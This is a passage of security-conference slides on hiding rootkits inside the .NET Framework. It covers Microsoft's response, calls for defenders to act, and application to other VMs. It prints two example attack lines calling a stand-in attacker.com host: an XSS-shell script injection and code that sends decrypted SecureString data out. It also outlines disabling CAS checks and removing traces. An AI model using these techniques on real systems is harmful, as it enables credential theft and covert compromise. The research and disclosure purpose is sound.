  - Permanent XSS
  - Proxies / Man-in-the-Middle
  - Defacement
  - Browser exploitation frameworks
    - Example – injecting a permanent call to XSS shell:

```
<script src="http://www.attacker.com/xssshell.asp?v=123"></script>
```

Pick into SecureString data

- In-memory encrypted string for sensitive data usage
- **<u>Probably contains valuable data !</u>**
- Example – extract the data and send it to the attacker:

```
IntPtr ptr = System.Runtime.InteropServices.Marshal.SecureStringToBSTR(secureString);
SendToUrl(“www.attacker.com”,
          System.Runtime.InteropServices.Marshal.PtrToStringBSTR(ptr));
```

Disabling security mechanisms

- CAS (Code Access Security) is responsible for runtime code authorizations
- Security logic manipulation
  - CodeAccessPermission::Demand()
  - FileIOPermission, RegistryPermission, etc.
- Effect - Applications will not behave according to CAS policy settings
  - False sense of security (it seems restricted)

Things to consider

- Pre / Post consideration
- Places to inject your code
- Object Oriented and inheritance play their role
- References to assemblies
- Limitations
  - OS traces (file changes)
    - remove using traditional techniques
  - Releasing a loaded DLL
- Application traces - removed using NGEN

Important places

- Classes
  - Class Security.Cryptography
  - Class Reflection.MemberInfo
  - Class Security.SecureString
  - Class TextReader
- Methods
  - FormsAuthentication::Authenticate()
  - Forms.Application::Run()
  - SqlConnection::Open()
  - DNS::GetHostAddresses()
  - CodeAccessPermission::Demand()

Microsoft response

- MSRC was informed about it (MSRC 8566, Sept. 2008).
  - – Response - “Requires Admin privileges. No vulnerability is involved”
  - – This is not the point
- .NET is a critical OS component. Give it a better protection
  - – SN should check signatures, as supposed to
    - The Framework protects other DLL’s, but not itself
    - The overload is relatively low (on load)
  - – Protect the GAC using the OS built in kernel patch protection

Call for action

- **Microsoft** – Raise the bar. It's too low!
- **AV/HIPS vendors** – Block Framework tampering attempts
- **IT** - File tampering detectors (external tripwire)
- **Auditors/testers** – know about this malware hiding place
- **Forensics** – look for evidence inside Frameworks
- **Developers** – your app is secure as the underlying framework
- **End users** – verify your GAC!

…And what about other platforms?

- The concept can be applied to all application VM platforms (short list):
  - .NET (CLR)
  - Java Virtual Machine (JVM)
  - PHP (Zend Engine)
  - Dalvik virtual machine (Google Android)
  - Flash Player / AIR - ActionScript Virtual Machine (AVM)
  - SQLite virtual machine (VDBE)
  - Perl virtual machine
- Can be extended to OS VM, Hyper-V, etc.

Java?

- An example for another platform
- Some minor differences
  - Library location (java lib directory)
  - Packging (jar)
  - Signature mechanism (jar signing)
- Java can be manipulated the same way
- DEMO - If time permits…
  - Tampering with The JRE Runtime (rt.jar)

References

- More information can be obtained at http://www.applicationsecurity.co.il/.NET-Framework-Rootkits.aspx
  - Whitepaper
  - .NET-Sploit Tool & Source code
  - .NET-Sploit PoC modules to described attacks

- Ken Thompson, C compiler backdoors “*Reflections on Trusting Trust*” http://cm.bell-labs.com/who/ken/trust.html
- Dinis Cruz, “the dangers of full trust applications” http://www.owasp.org/index.php/.Net_Full_Trust

Summary

- Modification of the framework is easy
- .NET-Sploit simplifies the process
- Malicious code can be hidden inside it
- Can lead to some very interesting attacks
- It does not depend on specific vulnerability
- It is not restricted only to .NET

Questions ?

Thank you !

ErezMetula@gmail.com

Material can be found here:

http://www.applicationsecurity.co.il/.NET-Framework-Rootkits.aspx